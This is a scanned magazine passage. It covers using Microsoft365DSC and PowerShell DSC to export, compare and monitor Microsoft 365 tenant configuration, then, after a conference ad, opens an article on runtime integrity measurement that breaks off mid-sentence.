


Figure 2: You must grant the service account for M365DSC the correct permissions to read and write with Microsoft Graph.

and the detailed authorizations that you currently require – relative to the desired graph query.

You also need to configure the correct authorizations for M365DSC so that individual queries or an automated script can retrieve the appropriate data from Graph; then, you can assign the authorizations (e.g., *Policy.Read.All*) for conditional access to your newly created service principal. M365DSC will tell you which authorizations are required when you specify the desired component (**Listing 2**).

To begin, download the authorization definition for the configuration for AAD group reports and save it in `permissions`. The information is stored in four hash tables: `RequiredRoles`, `Read`, `RequiredRoleGroups`, and `Update`. Depending on which authorizations (read or write) you want to configure, you will need to break down the hash table, which is what the second `permissions` command in the example for `Read` access does. The authorization type shows you how to configure Entra ID and the consent.

If you use M365DSC without an admin user, but as a service principal with certificate login, you can release all authorizations as application permissions. Some configurations (e.g., conditional access) also benefit from the `Group.Read.All` and `User.Read.All` authorizations; they might not be explicitly required for reading the certificate authority (CA) configuration, but if you use `Include` and `Exclude` in the CA policy at user or group level, M365DSC can also resolve these. PowerShell DSC requires additional role assignments, which the project team describes online [3] for some M365 products (e.g., OneDrive or the Security and Compliance Center).

Listing 2: Authorizations by Component

```
permissions = Get-M365DSCCompiledPermissionList
                  -ResourceNameList @('AADGroup')
permissions["Read"] | % {$_["Permission"]}
Name   Value
----   -----
Name   Organization.Read.All
Type   Application
Name   Group.Read.All
Type   Delegated
Name   ReportSettings.Read.All
Type   Delegated
Name   Group.Read.All
Type   Application
Name   ReportSettings.Read.All
Type   Application
```

Checking the Complete Configuration

If you start the cmdlet without specifying `Components`, it attempts to retrieve and document the entire configuration of the M365 cloud, assuming that the authorizations allow this. However, if you are not interested in all cloud products and instead only want to document individual tools, you can give the cmdlet a helping hand by defining the `Workloads` parameter:

```
Export-M365DSCConfiguration ➥
  -ApplicationId <AppID> ➥
  -TenantId contoso.onmicrosoft.com ➥
  -Path C:\temp\DSCExport\ ➥
  -ConfigurationName "AllSettings" ➥
  -FileName AllSettings.PS1 ➥
  -Workloads @('AAD')
```

If you also want to include Exchange and Intune in the report, you need to add the abbreviations to the array in `Workloads`:

```
-Workloads @('AAD', 'EXO', 'INTUNE')
```

This option means that all components of which M365DSC is aware and can support for these workloads are queried and documented. Exporting the Entra ID configuration takes a while, especially if the tenant is large; because it also includes all groups, users, and CA rules, the wait is proportional to the number of objects in the tenant.

Comparing the Configurations

If you want to take regular snapshots of the tenant configuration, you can store different versions of the export and name the resulting PS1 files with a date reference to make it easier to compare two configurations from different times.
For comparison, create a delta report by comparing the two configurations and generating HTML output:

```
New-M365DSCDeltaReport ➥
  -Source C:\temp\DSCExport\➥
   CA-Policy-01-NOV-2023.PS1 ➥
  -Destination C:\temp\DSCExport\➥
   CA-Policy-01-DEC-2023.PS1 ➥
  -OutputPath C:\temp\DSCExport\➥
   CA-Policy-DeltaReport.HTML
```

The report is generated offline, so it does not require any authorizations or online access to Microsoft. The HTML overview (Figure 3) indicates both missing and new resources, such as CA policies, as well as changed configurations such as scope or multifactor authentication (MFA) settings.

Detecting Deviations

The DSC framework uses the same approach for on-premises components and for the cloud: The definition of settings to be checked and corrected is stored in a PS1 definition file, which is converted into managed object format (MOF) before starting. The framework then regularly uses this file to check whether the configuration has changed and needs to be updated.
For M365DSC, you can either create your own configuration files in PS1 format or adapt an existing one. A good template can be one of the configurations you have previously exported (e.g., in the example, `TenantDetails.PS1`). The file was created in such a way that it is recognized by the DSC system when executed with PowerShell and transferred to MOF. Next, tell PowerShell to start the DSC check, specifying the folder in which the created MOF file is located:

```
Start-DscConfiguration ➥
  -Path C:\temp\DSCExport\➥
   ConditionalAccess ➥
  -Wait ➥
  -Verbose
```

The `-Wait` and `-Verbose` options are only of interest for the first few attempts so that you can track what the system is doing. Later, you can leave the options out and DSC will do its work in the background. Once the process has been started, DSC automatically checks the configuration every 15 minutes by default. If you are only interested in one run, you need to inform DSC and stop the next runs:

```
Stop-DSCConfiguration -Force
Remove-DSCConfigurationDocument ➥
  -Stage Current
```

Depending on the computer configuration, `Start-DscConfiguration` might initially result in an error message. If PowerShell DSC has not been used before, you might need to finalize the Windows remote management (WinRM) tool configuration and grant the appropriate firewall clearance.
You will also want to ensure that the user account or service principal has write permissions for the appropriate components in addition to read permissions in Microsoft Graph, which typically means selecting the **Read.** representation for the **ReadWrite.** permissions – or you can query `Get-M365DSCCompiledPermissionList` and view the *Update* permissions for the desired component.
If you check the local DSC settings for the computer running DSC with `Get-DscLocalConfigurationManager`, you will see the 15-minute interval in the `ConfigurationModeFrequencyMins` attribute and `ConfigurationMode` preset to `ApplyAndMonitor` on an untouched DSC system. The `ApplyAndMonitor` tells PowerShell to check the configuration but not to correct any deviations. If autocorrection is desired, you need to set `ApplyAndAutoCorrect` as the configuration mode.
Event log entries are also written for better traceability. In the Windows Event Viewer, you will then find *Warning* entries that signal a drift under *Applications and Services Logs | M365DSC*. The M365DSC component used as the template for the check,

```
MSFT_AADConditionalAccessPolicy
```

is recorded as the source of the event, which means you can efficiently filter for drift and correction events.




Figure 3: If you regularly export the same configuration, you can ask M365DSC to create a change report.




Figure 4: One computer is responsible for constantly checking the configuration – when and how often is determined by the DSC configuration.

Customizing the DSC Settings

The DSC check of the Entra ID tenant is launched on a server that runs DSC and has the required configuration definitions. You can also configure more granular settings for the local DSC system with – you guessed it – DSC. To do this, create your own PowerShell configuration file that configures your choice of settings, generate a MOF file from it, then upload it to the DSC system for local execution (Figure 4).

Listing 3 shows a PS1 definition file that reduces the interval from 15 to 10 minutes and also tells DSC to correct modified configurations immediately and automatically. If you save the code as a PS1 script and execute it, PowerShell creates the corresponding MOF file, which you can then transfer with PowerShell:

```
Set-DscLocalConfigurationManager ➥
  -Path C:\temp\DSCLocalConfig\
```

Further detailed configurations for the DSC system, which you can carry out in a similar way, are described in more detail online [4].

Protecting the Configurations

Configuration as code makes infrastructure, software, and software-as-a-service projects easier to manage. Especially if you use individual components across several stages (e.g., development, testing, integration, and production), an automated process for deploying the configuration reduces manual errors. However, don't forget that configuration as code needs far-reaching authorizations on the target systems if you want to not only detect deviations, but also correct them.

The write authorizations need to be assigned in a granular way and protected for each use case. Whoever controls the configuration-as-code component – in this case the server with PowerShell DSC or the configuration files in the form of the PS1 or MOF file – is given far-reaching power over the Microsoft cloud. Separating the various components, at least for write access, into different service principals with different credentials is worth considerating to avoid a single omnipotent SP for the entire cloud and to keep the documentation for the entire cloud separate from individual, correcting service principals.

For the configuration files in PS1 and MOF format, you will want to enable secure processes and create methods and robust storage, especially for the production environment. One possible approach would be DevOps, which would mean changes being verified in a test environment, automatically recorded, checked, and transferred to the target configuration for production – preferably without human interaction.

Conclusions

The Microsoft 365 DSC project simplifies many steps of the tenant configuration that admins would have to perform themselves in laborious, manual work or with the use of creative scripts. Just a few steps are needed to set up the PowerShell commands for use and deliver great results not only for change tracking and documentation, but also for heavyweight tasks such as configuration management and enforcement and cloning settings between test, integration, and production environments. Just make sure you familiarize yourself with the required authorizations in Entra ID, Exchange, and others before you start. ■

Listing 3: Customizing DSC Configuration

```
[DSCLocalConfigurationManager()]
configuration LCMConfig
{
      Node localhost
      {
           Settings
           {
              ConfigurationMode = 'ApplyAndAutoCorrect'
              ConfigurationModeFrequencyMins = '10'
           }
      }
}
LCMConfig -OutputPath C:\temp\DSCLocalConfig -Verbose
```

Info

[1] Microsoft365DSC: [https://export.microsoft365dsc.com]

[2] Graph Explorer: [https://developer.microsoft.com/en-us/graph/graph-explorer]

[3] Microsoft 365 DSC authentication: [https://microsoft365dsc.com/user-guide/get-started/authentication-and-permissions/]

[4] Set-DSCLocalConfigurationManager: [https://learn.microsoft.com/en-us/powershell/module/psdesiredstateconfiguration/set-dsclocalconfigurationmanager?view=dsc-1.1]

LINUX APP SUMMIT

Monterrey, Mexico | Online
October 4–5, 2024

The Linux App Summit (LAS) brings the global Linux community together to learn, collaborate, and help grow the Linux application ecosystem.

Learn More

linuxappsummit.org



Detecting system compromise

Foundational Security

Runtime Integrity services provide assurance that a system is uncorrupted, offering increased confidence in core security services and the potential for enhanced security decisions across many use cases through the incorporation of integrity information in their inputs. By Peter Loscocco

The cybersecurity landscape is large and constantly evolving. System providers incorporate a variety of security mechanisms into their systems, and many more security mechanisms and services targeting home or enterprise are available for purchase. The services share the common goal of preventing or detecting system attacks, or both. A newcomer has emerged in the commercial cybersecurity space called *runtime integrity* that promises not only the ability to detect when a system is attacked, but also to provide strong evidence that systems – even vulnerable systems in the face of dreaded zero-day attacks – have not been compromised.

False Sense of Security

Every day people access their various computing devices for a multitude of reasons, some critically important to their work or personal lives. So pervasive are these devices that virtually no aspect of life is independent of them. The devices themselves depend on the vast Internet for access to the computing resources and services needed to perform their functions.

Despite a huge reliance on computers, you seldom stop to consider whether they are up to the task. You implicitly rely on the idea that device manufacturers have incorporated appropriate protection mechanisms to make them trustworthy. Similarly, you assume installed application software is safe to use, correctly performing its desired functions and only those functions. Your decisions as to which systems and software to deploy become implicit statements that you sufficiently trust them to do the job throughout the life of the system. When you do acknowledge the reality of exploitable system vulnerabilities, previously known or yet to be discovered, you seek solace in the idea that current cybersecurity practices can somehow protect systems – or at least limit damage – by:

- applying the latest software security patches,
- restricting system access with the latest access control and authentication mechanisms,
- implementing encryption to ensure data is protected while in transit and when stored,
- employing monitoring to warn whether anything out of the ordinary is occurring, and
- relying on training to prepare system users not to engage in unsafe practices that might compromise system security.

However, are current cybersecurity best practices enough?

In short, the answer is "no." History teaches that exploitable vulnerabilities always surface, and even the most careful users can sometimes be tricked into actions that allow attackers access. System attacks can have potentially great consequences, including data loss or exposure, lost productivity, interruption of service, and all the associated monetary costs for recovery. Additionally, system attacks damage confidence that systems are suitable for their intended tasks. The result of successful attacks are sometimes immediately obvious, but more insidiously, the effect can persist long after the initial exploit, leaving no visible trace that the system is not as it was before and is unsafe to use. Runtime integrity, a more effective integrity system capable of detecting attacks on a running system and identifying system modifications, can be an important tool to maintain confidence in your systems.

Lead Image © Nah Ting Feng, 123RF.com

Integrity Systems

To understand runtime integrity, it is instructive to delve into the general idea of *system integrity*, an idea that has been around for many years. Simply put, system integrity is an idea that the system is exactly as it is expected to be and that it has not been modified in any unauthorized manner. It follows that if the system has not been modified, it will function just as it initially did.

Integrity systems are the mechanisms that generate, and subsequently evaluate, evidence that can be used to substantiate assertions that a system's integrity is intact. Integrity systems become useful when validated integrity assertions can be presented for use in security decisions that could be negatively affected when the system has been modified from its expected state. They certainly can be valuable when used for local decisions about a system but become much more powerful as a means of projecting trust across a network when integrity evidence can reliably be presented as input to remote security decisions.

At a high level, integrity evidence should be considered a characterization of a system's health. Integrity systems examine a target system, recording observations and presenting them as statements of system health that can be evaluated, with results reliably being presented as inputs to security decisions. As is the case in medical health, what constitutes "healthy enough" is subject to the context in which the question is asked. Healthy enough to attend school is an altogether different question from healthy enough for space travel.

So too with system integrity. System health depends on specific use cases, and effective integrity systems must be capable of producing characterizations with sufficient information for situational assessment. Failure to include all relevant information will likely result in erroneous security decisions. Runtime integrity is an advancement over prior integrity systems in that it yields much better system characterizations customizable for a broad range of integrity use cases.

Integrity systems produce system characterizations as integrity evidence, called *measurements*, through a process called *integrity measurement*, which is a privileged function that must have a suitable vantage point to measure the target (Figure 1). Measurements must be produced in a reliable way and protected from unauthorized modification. Integrity systems assess measurements through a process called *appraisal*, presented through a process called *attestation*. Like measurement processes, appraisal processes must consider all relevant portions of the measurement report required to support intended use cases, and attestation processes must be protected to ensure measurement reports are reliably delivered for appraisal unmolested. Failure in any of the three components would compromise any subsequent security decisions.

It's possible to combine the parts of an integrity measurement system – measurement, attestation, and appraisal – in a variety of ways, resulting in different kinds of systems with varying amounts of effectiveness. For example, they could all be co-located with the target system, with the system itself used for the needed access and resources. Alternatively, they might be located near the target system in a connected device or isolated in a virtual environment for protection from system attack. Distributing different measurement processes across different components of a more complex system even becomes possible for an eventual joint appraisal. Appraisal might be physically separated from measurement, placing it where remote security decisions are being made. Appraisal might also be off-loaded to third-party appraisal systems specializing in integrity decisions that can either be forwarded directly as inputs to security decisions or incorporated into some sort of integrity token returned to the attesting system to be presented when needed. Security mileage can vary a lot depending on how the combinations are made and protected.

The Value of Integrity

Integrity measurement and appraisal done properly can be an indispensable tool to maintain confidence in a system's health, but it also is an excellent means to improve the quality of security decisions. Confidence in security decisions rests heavily in confidence of the inputs to them and is certainly bolstered by increased confidence that the system responsible for providing those inputs has not been corrupted.

Many possible security decisions would benefit if augmented with integrity input. Any access control or authentication decision can be made more robust if, in addition to the traditional inputs to the decision, a reliable statement that the systems involved in presenting credential information or executing cryptographic protocols were not compromised. This applies to any decision involving the access of resources – a request for services, the release of protected information, or the release of workload data into cloud execution environments and would improve so many online activities that need to be secure, including such things as joining a network, online services like banking and shopping, digital payment technologies, blockchain




Figure 1: Example integrity system.

applications, and remote computing environments, just to name a few (see Figure 2 for an example).

Integrity measurement is crucial to system integrity. When inadequately done, integrity evidence will be suspect. However, if done properly it leads to results that not only indicate when a system is compromised but can also tell what was corrupted. It won't necessarily tell how it was compromised, but that isn't as important as the fact that a compromise has or, just as important, has not occurred.

Good Integrity Is Runtime Integrity

What then constitutes an adequate measurement? One way to address that question is to ask which parts of the system need measurements: the operating system, the system software that lives outside of the operating system, the wide array of applications and supporting software (e.g., databases and configurations)? You might need to consider including any number of supporting systems with their own software in some integrity reports. The details of what, how, and from where measurements are taken is a complex subject. The answer ultimately depends on the use case and potential consequences of compromise. In any event, how attackers compromise system integrity must inform the decision.

Another way to address the question is to consider what should be included in a measurement of any component that is determined to need measurement. In this one area a runtime integrity measurement can drastically improve measurements. Traditionally, integrity measurement has been done by measuring the image of the software resident on a disk before it is run or the executable portion of the in-memory image of the software just before it runs. This static measurement uses a mathematical function called a hash that produces a unique number that can be used like a fingerprint in an attestation. If the hash matches the expected value, the software is OK.

This method of measurement is core to secure boot technologies. Although secure boot can be an important technology to support system integrity when used to establish the security of an initial software environment, it generally is inadequate for true system integrity. These static load-time measurement techniques fall short in two important ways.

The first way is that the image used in the measurement does not represent the entire image that can affect system security. Once software begins execution, a tremendous amount of relevant integrity information is found in the dynamic state of the running software, including the processor state that indicates from which portion of memory the processor is actually executing, as well as all of the data structures used during software execution. In the case of the operating system, this dynamic state affects every aspect of a system's management of resources.

Many well-known examples of system compromises have resulted from gaining privileged execution and then corrupting system state. Static load-time measurements can never incorporate this information because it doesn't yet exist when measurement is done.

Runtime integrity can produce superior results by extending the notion of system integrity measurement to include all dynamic states. Measurement is performed when the system is fully running, freeing it to inspect every corner of the execution environment for possible corruption. Additionally, most modern systems employ some sort of dynamic code rewriting as the software begins execution, leaving static hashing techniques no longer able to generate predictable hash values over the software once running. Runtime integrity mechanisms can be instrumented to deal with this complication.

The second way static measurement techniques fall short is that the instant the measurement result is produced, it begins to be stale. Any inference about system integrity is confined to conclusions based on information collected when the software began execution. Any changes in system state since, including malicious changes resulting from attack, will not be reflected. Runtime integrity improves on the situation because it can be run any time and as often as desired to refresh the measurement, capturing fresh measurements of the entire dynamic state (Figure 3). This method, in effect, resets the window of vulnerability from boot time to the time of the most recent measurement.

Runtime integrity measurement works by examining data structures for specific data values deemed relevant to system

